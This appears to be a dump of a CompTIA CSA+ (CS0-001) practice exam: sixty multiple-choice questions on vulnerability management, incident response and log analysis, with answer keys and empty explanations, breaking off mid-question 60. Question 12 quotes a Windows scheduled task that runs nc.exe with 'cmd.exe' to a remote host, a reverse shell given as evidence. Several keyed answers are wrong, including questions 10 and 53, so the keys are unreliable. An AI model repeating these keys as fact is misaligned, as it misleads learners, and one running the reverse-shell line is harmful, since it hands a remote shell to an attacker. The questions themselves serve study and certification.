CS0-001.178q

Number: CS0-001
Passing Score: 800
Time Limit: 120 min

CS0-001

CompTIA CSA+ Certification Exam

Exam A

QUESTION 1

An analyst has initiated an assessment of an organization’s security posture. As a part of this review, the analyst would like to determine how much information about the organization is exposed externally. Which of the following techniques would BEST help the analyst accomplish this goal? (Select two.)

A. Fingerprinting
B. DNS query log reviews
C. Banner grabbing
D. Internet searches
E. Intranet portal reviews
F. Sourcing social network sites
G. Technical control audits

Correct Answer: DF
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 2

A cybersecurity professional typed in a URL and discovered the admin panel for the e-commerce application is accessible over the open web with the default password. Which of the following is the MOST secure solution to remediate this vulnerability?

A. Rename the URL to a more obscure name, whitelist all corporate IP blocks, and require two-factor authentication.
B. Change the default password, whitelist specific source IP addresses, and require two-factor authentication.
C. Whitelist all corporate IP blocks, require an alphanumeric passphrase for the default password, and require two-factor authentication.
D. Change the username and default password, whitelist specific source IP addresses, and require two-factor authentication.

Correct Answer: D

Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 3
An organization is requesting the development of a disaster recovery plan. The organization has grown and so has its infrastructure. Documentation, policies, and procedures do not exist. Which of the following steps should be taken to assist in the development of the disaster recovery plan?

A. Conduct a risk assessment.
B. Develop a data retention policy.
C. Execute vulnerability scanning.
D. Identify assets.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 4
A company wants to update its acceptable use policy (AUP) to ensure it relates to the newly implemented password standard, which requires sponsored authentication of guest wireless devices. Which of the following is MOST likely to be incorporated in the AUP?

A. Sponsored guest passwords must be at least ten characters in length and contain a symbol.
B. The corporate network should have a wireless infrastructure that uses open authentication standards.
C. Guests using the wireless network should provide valid identification when registering their wireless devices.
D. The network should authenticate all guest users using 802.1x backed by a RADIUS or LDAP server.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 5

An analyst was tasked with providing recommendations of technologies that are PKI X.509 compliant for a variety of secure functions. Which of the following technologies meet the compatibility requirement? (Select three.)

A. 3DES
B. AES
C. IDEA
D. PKCS
E. PGP
F. SSL/TLS
G. TEMPEST

Correct Answer: BDF
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 6
A company that is hiring a penetration tester wants to exclude social engineering from the list of authorized activities. Which of the following documents should include these details?

A. Acceptable use policy
B. Service level agreement
C. Rules of engagement
D. Memorandum of understanding
E. Master service agreement

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 7
A reverse engineer was analyzing malware found on a retailer’s network and found code extracting track data in memory. Which of the following threats did the engineer MOST likely uncover?

A. POS malware
B. Rootkit
C. Key logger
D. Ransomware

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 8
Due to new regulations, a company has decided to institute an organizational vulnerability management program and assign the function to the security team. Which of the following frameworks would BEST support the program? (Select two.)

A. COBIT
B. NIST
C. ISO 27000 series
D. ITIL
E. OWASP

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:
Explanation:


QUESTION 9
A system administrator recently deployed and verified the installation of a critical patch issued by the company's primary OS vendor. This patch was supposed to remedy a vulnerability that would allow an adversary to remotely execute code from over the network. However, the administrator just ran a vulnerability assessment of networked systems, and each of them still reported having the same vulnerability. Which of the following is the MOST likely explanation for this?

A. The administrator entered the wrong IP range for the assessment.
B. The administrator did not wait long enough after applying the patch to run the assessment.
C. The patch did not remediate the vulnerability.
D. The vulnerability assessment returned false positives.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 10
Review the following results:



```
Source              Destination         Protocol  Length    Info

172.29.0.109        8.8.8.8             DNS       74        Standard query 0x9ada A itsec. eicp.net
8.8.8.8             172.29.0.109        DNS       90        Standard query response 0x9ada A
                                                            itsec.eicp.net A 123.120.110.212
172.29.0.109        123.120.110.212     TCP       78        49294 -8088 [SYN] seq=0 Win=65635 Len=0
                                                            MSS=1460 WS=16 TSval=560397766 Tsecr=0 SACK_PERM=1
123.120.110.212     172.29.0.109        TCP       78        8080-49294 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=OMSS=1426
                                                            WS=4 TSval=0 Tsecr=0 SACK_PERM=1al=560402112 TSecr=240871
172.29.0.109        172.29.0.255        NBNS      92        Namequery NB WORKGROUP<ID>
54.240.190.21       172.29.0.109        TCP       60        443 - 49294 [RST] Seq=1 Win=0 Len=0
66.235.133.62       172.29.0.109        TCP       60        80 - 49294 [RST] Seq=1 Win=0 Len=0
123.120.110.212     172.29.0.109        TCP       67        8088-49294 [PSH, ACK] Seq=459 ACK=347 Win 255204 Len=1
                                                            TSval=241898 TSecr=560402112
172.29.0.109        123.120.110.212     TCP       66        49294-8088 [ACK] Seq=347 Ack=460 Win=131056 Len=0
                                                            TSval=560504900 TSecr=241898
```

Which of the following has occurred?

A. This is normal network traffic.
B. 123.120.110.212 is infected with a Trojan.
C. 172.29.0.109 is infected with a worm.
D. 172.29.0.109 is infected with a Trojan.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 11
A security analyst is creating baseline system images to remediate vulnerabilities found in different operating systems. Each image needs to be scanned before it is deployed. The security analyst must ensure the configurations match industry standard benchmarks and the process can be repeated frequently. Which of the following vulnerability options would BEST create the process requirements?


A. Utilizing an operating system SCAP plugin
B. Utilizing an authorized credential scan
C. Utilizing a non-credential scan
D. Utilizing a known malware plugin

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 12
A cybersecurity analyst is retained by a firm for an open investigation. Upon arrival, the cybersecurity analyst reviews several security logs.

Given the following snippet of code:



```
sc config schedule start auto
net start schedule
at 13:30 ““C:\nc.exe 192.168.0.101 777 -e cmd.exe ””
```

Which of the following combinations BEST describes the situation and recommendations to be made for this situation?

A. The cybersecurity analyst has discovered host 192.168.0.101 using Windows Task Scheduler at 13:30 to runnc.exe; recommend proceeding with the next step of removing the host from the network.
B. The cybersecurity analyst has discovered host 192.168.0.101 to be running thenc.exe file at 13:30 using the auto cron job remotely, there are no recommendations since this is not a threat currently.
C. The cybersecurity analyst has discovered host 192.168.0.101 is beaconing every day at 13:30 using thenc.exe file; recommend proceeding with the next step of removing the host from the network.
D. The security analyst has discovered host 192.168.0.101 is a rogue device on the network, recommend proceeding with the next step of removing the host from the network.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 13
An analyst wants to use a command line tool to identify open ports and running services on a host along with the application that is associated with those services and port. Which of the following should the analyst use?

A. Wireshark
B. Qualys
C. netstat
D. nmap
E. ping

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 14
In order to meet regulatory compliance objectives for the storage of PHI, vulnerability scans must be conducted on a continuous basis. The last completed scan of the network returned 5,682 possible vulnerabilities. The Chief Information Officer (CIO) would like to establish a remediation plan to resolve all known issues. Which of the following is the BEST way to proceed?

A. Attempt to identify all false positives and exceptions, and then resolve all remaining items.
B. Hold off on additional scanning until the current list of vulnerabilities have been resolved.
C. Place assets that handle PHI in a sandbox environment, and then resolve all vulnerabilities.
D. Reduce the scan to items identified as critical in the asset inventory, and resolve these issues first.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

Explanation:


QUESTION 15
An administrator has been investigating the way in which an actor had been exfiltrating confidential data from a web server to a foreign host. After a thorough forensic review, the administrator determined the server's BIOS had been modified by rootkit installation. After removing the rootkit and flashing the BIOS to a known good state, which of the following would BEST protect against future adversary access to the BIOS, in case another rootkit is installed?

A. Anti-malware application
B. Host-based IDS
C. TPM data sealing
D. File integrity monitoring

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 16
A security analyst is reviewing the following log after enabling key-based authentication.



```
Dec 21 11:00:57 comptia sshd[5657]: Failed password for root from
95.58.255.62 port 38980 ssh2
Dec 21 20:08:26 comptia sshd[5768]: Failed password for root from
91.205.189.15 port 38156 ssh2
Dec 21 20:08:30 comptia sshd[5770]: Failed password for nobody from
91.205.189.15 port 38556 ssh2
Dec 21 20:08:34 comptia sshd[5772]: Failed password for invalid user
asterisk from 91.205.189.15 port 38864 ssh2
Dec 21 20:08:38 comptia sshd[5774]: Failed password for invalid user
sjobeck from 91.205.189.15 port 39157 ssh2
Dec 21 20:08:42 comptia sshd[5776]: Failed password for root from
91.205.189.15 port 39467 ssh2
```

Given the above information, which of the following steps should be performed NEXT to secure the system?

A. Disable anonymous SSH logins.
B. Disable password authentication for SSH.
C. Disable SSHv1.
D. Disable remote root SSH logins.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 17
A cybersecurity analyst has received a report that multiple systems are experiencing slowness as a result of a DDoS attack. Which of the following would be the BEST action for the cybersecurity analyst to perform?

A. Continue monitoring critical systems.
B. Shut down all server interfaces.
C. Inform management of the incident.
D. Inform users regarding the affected systems.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 18
A security analyst has been asked to remediate a server vulnerability. Once the analyst has located a patch for the vulnerability, which of the following should happen NEXT?

A. Start the change control process.
B. Rescan to ensure the vulnerability still exists.
C. Implement continuous monitoring.
D. Begin the incident response process.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 19
A software assurance lab is performing a dynamic assessment on an application by automatically generating and inputting different, random data sets to attempt to cause an error/failure condition. Which of the following software assessment capabilities is the lab performing AND during which phase of the SDLC should this occur? (Select two.)

A. Fuzzing
B. Behavior modeling
C. Static code analysis
D. Prototyping phase
E. Requirements phase
F. Planning phase

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.brighthub.com/computing/smb-security/articles/9956.aspx

QUESTION 20
Law enforcement has contacted a corporation's legal counsel because correlated data from a breach shows the organization as the common denominator from all indicators of compromise. An employee overhears the conversation between legal counsel and law enforcement, and then posts a comment about it on social media. The media then starts contacting other employees about the breach. Which of the following steps should be taken to prevent further disclosure of information about the breach?

A. Perform security awareness training about incident communication.
B. Request all employees verbally commit to an NDA about the breach.
C. Temporarily disable employee access to social media
D. Have law enforcement meet with employees.

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 21
A recent vulnerability scan found four vulnerabilities on an organization’s public Internet-facing IP addresses. Prioritizing in order to reduce the risk of a breach to the organization, which of the following should be remediated FIRST?

A. A cipher that is known to be cryptographically weak.
B. A website using a self-signed SSL certificate.
C. A buffer overflow that allows remote code execution.
D. An HTTP response that reveals an internal IP address.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 22
Which of the following commands would a security analyst use to make a copy of an image for forensics use?

A. dd
B. wget
C. touch
D. rm

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 23
As part of an upcoming engagement for a client, an analyst is configuring a penetration testing application to ensure the scan complies with information defined in

the SOW. Which of the following types of information should be considered based on information traditionally found in the SOW? (Select two.)

A. Timing of the scan
B. Contents of the executive summary report
C. Excluded hosts
D. Maintenance windows
E. IPS configuration
F. Incident response policies

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 24
An HR employee began having issues with a device becoming unresponsive after attempting to open an email attachment. When informed, the security analyst became suspicious of the situation, even though there was not any unusual behavior on the IDS or any alerts from the antivirus software. Which of the following BEST describes the type of threat in this situation?

A. Packet of death
B. Zero-day malware
C. PII exfiltration
D. Known virus

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 25
An organization wants to remediate vulnerabilities associated with its web servers. An initial vulnerability scan has been performed, and analysts are reviewing the results. Before starting any remediation, the analysts want to remove false positives to avoid spending time on issues that are not actual vulnerabilities. Which of the following would be an indicator of a likely false positive?

A. Reports show the scanner compliance plug-in is out-of-date.

B. Any items labeled ‘low’ are considered informational only.

C. The scan result version is different from the automated asset inventory.

D. ‘HTTPS’ entries indicate the web page is encrypted securely.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 26
Company A permits visiting business partners from Company B to utilize Ethernet ports available in Company A’s conference rooms. This access is provided to allow partners the ability to establish VPNs back to Company B’s network. The security architect for Company A wants to ensure partners from Company B are able to gain direct Internet access from available ports only, while Company A employees can gain access to the Company A internal network from those same ports. Which of the following can be employed to allow this?

A. ACL

B. SIEM

C. MAC


D. NAC

E. SAML

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 27
After reviewing the following packet, a cybersecurity analyst has discovered an unauthorized service is running on a company’s computer.



```
16:26:42.943463 IP 192.168.1.10:25 > 10.38.219.20:3389 Flags
[P.], seq 1768:1901, ackl, win 511, options [nop,nop,TS val
271989777 ecr 475239494], length 133
```

Which of the following ACLs, if implemented, will prevent further access ONLY to the unauthorized service and will not impact other services?

A. DENY TCP ANY HOST 10.38.219.20 EQ 3389
B. DENY IP HOST 10.38.219.20 ANY EQ 25
C. DENY IP HOST192.168.1.10 HOST 10.38.219.20 EQ 3389
D. DENY TCP ANY HOST 192.168.1.10 EQ 25

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 28
The new Chief Technology Officer (CTO) is seeking recommendations for network monitoring services for the local intranet. The CTO would like the capability to monitor all traffic to and from the gateway, as well as the capability to block certain content. Which of the following recommendations would meet the needs of the organization?

A. Recommend setup of IP filtering on both the internal and external interfaces of the gateway router.
B. Recommend installation of an IDS on the internal interface and a firewall on the external interface of the gateway router.
C. Recommend installation of a firewall on the internal interface and a NIDS on the external interface of the gateway router.
D. Recommend installation of an IPS on both the internal and external interfaces of the gateway router.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 29
While a threat intelligence analyst was researching an indicator of compromise on a search engine, the web proxy generated an alert regarding the same indicator. The threat intelligence analyst states that related sites were not visited but were searched for in a search engine. Which of the following MOST likely happened in this situation?

A. The analyst is not using the standard approved browser.
B. The analyst accidently clicked a link related to the indicator.
C. The analyst has prefetch enabled on the browser in use.
D. The alert in unrelated to the analyst’s search.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 30
Which of the following remediation strategies are MOST effective in reducing the risk of a network-based compromise of embedded ICS? (Select two.)

A. Patching
B. NIDS
C. Segmentation
D. Disabling unused services
E. Firewalling

Correct Answer: CD
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 31
An analyst is observing unusual network traffic from a workstation. The workstation is communicating with a known malicious site over an encrypted tunnel. A full antivirus scan with an updated antivirus signature file does not show any sign of infection. Which of the following has occurred on the workstation?

A. Zero-day attack
B. Known malware attack
C. Session hijack
D. Cookie stealing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 32
A university wants to increase the security posture of its network by implementing vulnerability scans of both centrally managed and student/employee laptops. The solution should be able to scale, provide minimum false positives and high accuracy of results, and be centrally managed through an enterprise console. Which of the following scanning topologies is BEST suited for this environment?

A. A passive scanning engine located at the core of the network infrastructure
B. A combination of cloud-based and server-based scanning engines
C. A combination of server-based and agent-based scanning engines
D. An active scanning engine installed on the enterprise console

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 33
A threat intelligence feed has posted an alert stating there is a critical vulnerability in the kernel. Unfortunately, the company's asset inventory is not current. Which of the following techniques would a cybersecurity analyst perform to find all affected servers within an organization?

A. A manual log review from data sent to syslog
B. An OS fingerprinting scan across all hosts
C. A packet capture of data traversing the server network
D. A service discovery scan on the network

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 34
A cybersecurity analyst traced the source of an attack to compromised user credentials. Log analysis revealed that the attacker successfully authenticated from an unauthorized foreign country. Management asked the security analyst to research and implement a solution to help mitigate attacks based on compromised passwords. Which of the following should the analyst implement?

A. Self-service password reset

B. Single sign-on
C. Context-based authentication
D. Password complexity

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 35
A technician is running an intensive vulnerability scan to detect which ports are open to exploit. During the scan, several network services are disabled and production is affected. Which of the following sources would be used to evaluate which network service was interrupted?

A. Syslog
B. Network mapping
C. Firewall logs
D. NIDS

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 36
A software patch has been released to remove vulnerabilities from company's software. A security analyst has been tasked with testing the software to ensure the vulnerabilities have been remediated and the application is still functioning properly. Which of the following tests should be performed NEXT?

A. Fuzzing
B. User acceptance testing
C. Regression testing
D. Penetration testing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://en.wikipedia.org/wiki/Regression_testing

QUESTION 37
During a routine review of firewall logs, an analyst identified that an IP address from the organization's server subnet had been connecting during nighttime hours to a foreign IP address, and had been sending between 150 and 500 megabytes of data each time. This had been going on for approximately one week, and the affected server was taken offline for forensic review. Which of the following is MOST likely to drive up the incident's impact assessment?

A. PII of company employees and customers was exfiltrated.
B. Raw financial information about the company was accessed.
C. Forensic review of the server required fall-back on a less efficient service.
D. IP addresses and other network-related configurations were exfiltrated.
E. The local root password for the affected server was compromised.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 38
A security analyst is performing a forensic analysis on a machine that was the subject of some historic SIEM alerts. The analyst noticed some network connections utilizing SSL on non-common ports, copies of svchost.exe and cmd.exe in %TEMP% folder, and RDP files that had connected to external IPs. Which of the following threats has the security analyst uncovered?

A. DDoS
B. APT
C. Ransomware
D. Software vulnerability

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

Explanation:

QUESTION 39
A threat intelligence analyst who works for a technology firm received this report from a vendor.

“There has been an intellectual property theft campaign executed against organizations in the technology industry. Indicators for this activity are unique to each intrusion. The information that appears to be targeted is R&D data. The data exfiltration appears to occur over months via uniform TTPs. Please execute a defensive operation regarding this attack vector.”

Which of the following combinations suggests how the threat should MOST likely be classified and the type of analysis that would be MOST helpful in protecting against this activity?

A. Polymorphic malware and secure code analysis
B. Insider threat and indicator analysis
C. APT and behavioral analysis
D. Ransomware and encryption

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 40
Which of the following principles describes how a security analyst should communicate during an incident?

A. The communication should be limited to trusted parties only.
B. The communication should be limited to security staff only.
C. The communication should come from law enforcement.
D. The communication should be limited to management only.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 41

Management is concerned with administrator access from outside the network to a key server in the company. Specifically, firewall rules allow access to the server from anywhere in the company. Which of the following would be an effective solution?

A. Honeypot
B. Jump box
C. Server hardening
D. Anti-malware

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 42
Which of the following actions should occur to address any open issues while closing an incident involving various departments within the network?

A. Incident response plan
B. Lessons learned report
C. Reverse engineering process
D. Chain of custody documentation

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 43
A security analyst has determined that the user interface on an embedded device is vulnerable to common SQL injections. The device is unable to be replaced, and the software cannot be upgraded. Which of the following should the security analyst recommend to add additional security to this device?

A. The security analyst should recommend this device be placed behind a WAF.
B. The security analyst should recommend an IDS be placed on the network segment.
C. The security analyst should recommend this device regularly export the web logs to a SIEM system.
D. The security analyst should recommend this device be included in regular vulnerability scans.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 44
A security analyst is performing a review of Active Directory and discovers two new user accounts in the accounting department. Neither of the users has elevated permissions, but accounts in the group are given access to the company's sensitive financial management application by default. Which of the following is the BEST course of action?

A. Follow the incident response plan for the introduction of new accounts
B. Disable the user accounts
C. Remove the accounts' access privileges to the sensitive application
D. Monitor the outbound traffic from the application for signs of data exfiltration
E. Confirm the accounts are valid and ensure role-based permissions are appropriate

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 45
Several users have reported that when attempting to save documents in team folders, the following message is received:

```
The File Cannot Be Copied or Moved – Service Unavailable.
```

Upon further investigation, it is found that the syslog server is not obtaining log events from the file server to which the users are attempting to copy files. Which of the following is the MOST likely scenario causing these issues?

A. The network is saturated, causing network congestion
B. The file server is experiencing high CPU and memory utilization
C. Malicious processes are running on the file server
D. All the available space on the file server is consumed

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 46
A computer has been infected with a virus and is sending out a beacon to command and control server through an unknown service. Which of the following should a security technician implement to drop the traffic going to the command and control server and still be able to identify the infected host through firewall logs?

A. Sinkhole
B. Block ports and services
C. Patches
D. Endpoint security

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: https://live.paloaltonetworks.com/t5/Configuration-Articles/How-to-Configure-DNS-Sinkhole/ta-p/58891

QUESTION 47
A cybersecurity analyst has been asked to follow a corporate process that will be used to manage vulnerabilities for an organization. The analyst notices the policy has not been updated in three years. Which of the following should the analyst check to ensure the policy is still accurate?

A. Threat intelligence reports
B. Technical constraints
C. Corporate minutes
D. Governing regulations

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 48
Creating a lessons learned report following an incident will help an analyst to communicate which of the following information? (Select TWO)

A. Root cause analysis of the incident and the impact it had on the organization
B. Outline of the detailed reverse engineering steps for management to review
C. Performance data from the impacted servers and endpoints to report to management
D. Enhancements to the policies and practices that will improve business responses
E. List of IP addresses, applications, and assets

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 49
Which of the following policies BEST explains the purpose of a data ownership policy?

A. The policy should describe the roles and responsibilities between users and managers, and the management of specific data types.
B. The policy should establish the protocol for retaining information types based on regulatory or business needs.
C. The policy should document practices that users must adhere to in order to access data on the corporate network or Internet.
D. The policy should outline the organization's administration of accounts for authorized users to access the appropriate data.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 50
A web application has a newly discovered vulnerability in the authentication method used to validate known company users. The user ID of Admin with a password of "password" grants elevated access to the application over the Internet. Which of the following is the BEST method to discover the vulnerability before a production deployment?

A. Manual peer review
B. User acceptance testing
C. Input validation

D. Stress test the application

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 51
Which of the following represent the reasoning behind careful selection of the timelines and time-of-day boundaries for an authorized penetration test? (Select TWO).

A. To schedule personnel resources required for test activities
B. To determine frequency of team communication and reporting
C. To mitigate unintended impacts to operations
D. To avoid conflicts with real intrusions that may occur
E. To ensure tests have measurable impact to operations

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 52
Considering confidentiality and integrity, which of the following make servers more secure than desktops? (Select THREE).

A. VLANs
B. OS
C. Trained operators
D. Physical access restriction
E. Processing power
F. Hard drive capacity

Correct Answer: BCD
Section: (none)

Explanation

Explanation/Reference:

QUESTION 53

Given the following output from a Linux machine:

```
file2cable –i eth0 -f file.pcap
```

Which of the following BEST describes what a security analyst is trying to accomplish?

A. The analyst is attempting to measure bandwidth utilization on interface `eth0`.
B. The analyst is attempting to capture traffic on interface `eth0`.
C. The analyst is attempting to replay captured data from a PCAP file.
D. The analyst is attempting to capture traffic for a PCAP file.
E. The analyst is attempting to use a protocol analyzer to monitor network traffic.

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 54

A recent audit has uncovered several coding errors and a lack of input validation being used on a public portal. Due to the nature of the portal and the severity of the errors, the portal is unable to be patched. Which of the following tools could be used to reduce the risk of being compromised?

A. Web application firewall
B. Network firewall
C. Web proxy
D. Intrusion prevention system

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 55
Various devices are connecting and authenticating to a single evil twin within the network. Which of the following are MOST likely being targeted?

A. Mobile devices
B. All endpoints
C. VPNs
D. Network infrastructure
E. Wired SCADA devices

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.corecom.com/external/livesecurity/eviltwin1.htm

QUESTION 56
As part of the SDLC, software developers are testing the security of a new web application by inputting large amounts of random data. Which of the following types of testing is being performed?

A. Fuzzing
B. Regression testing
C. Stress testing
D. Input validation

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 57
An organization uses Common Vulnerability Scoring System (CVSS) scores to prioritize remediation of vulnerabilities.

Management wants to modify the priorities based on a difficulty factor so that vulnerabilities with lower CVSS scores may get a higher priority if they are easier to implement with less risk to system functionality. Management also wants to quantify the priority. Which of the following would achieve management's objective?

A. (CVSS Score) * Difficulty = Priority
Where Difficulty is a range from 0.1 to 1.0 with 1.0 being easiest and lowest risk to implement
B. (CVSS Score) * Difficulty = Priority
Where Difficulty is a range from 1 to 5 with 1 being easiest and lowest risk to implement
C. (CVSS Score) / Difficulty = Priority
Where Difficulty is a range from 1 to 10 with 10 being easiest and lowest risk to implement
D. ((CVSS Score) * 2) / Difficulty = Priority
Where CVSS Score is weighted and Difficulty is a range from 1 to 5 with 5 being easiest and lowest risk to implement

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 58
A security analyst is attempting to configure a vulnerability scan for a new segment on the network. Given the requirement to prevent credentials from traversing the network while still conducting a credentialed scan, which of the following is the BEST choice?

A. Install agents on the endpoints to perform the scan
B. Provide each endpoint with vulnerability scanner credentials
C. Encrypt all of the traffic between the scanner and the endpoint
D. Deploy scanners with administrator privileges on each endpoint

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 59
Following a recent security breach, a post-mortem was done to analyze the driving factors behind the breach. The cybersecurity analysis discussed potential impacts, mitigations, and remediations based on current events and emerging threat vectors tailored to specific stakeholders. Which of the following is this considered to be?

A. Threat intelligence
B. Threat information
C. Threat data
D. Advanced persistent threats

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 60
A security analyst has noticed an alert from the SIEM. A workstation is repeatedly trying to connect to port 445 of a file server on the production network. All of the attempts are made with invalid credentials. Which of the following describes what is occurring?

A. Malware has infected the workstation and is beaconing out to the specific IP address of the file server.
B. The file server is attempting to transfer malware to the workstation via SMB.
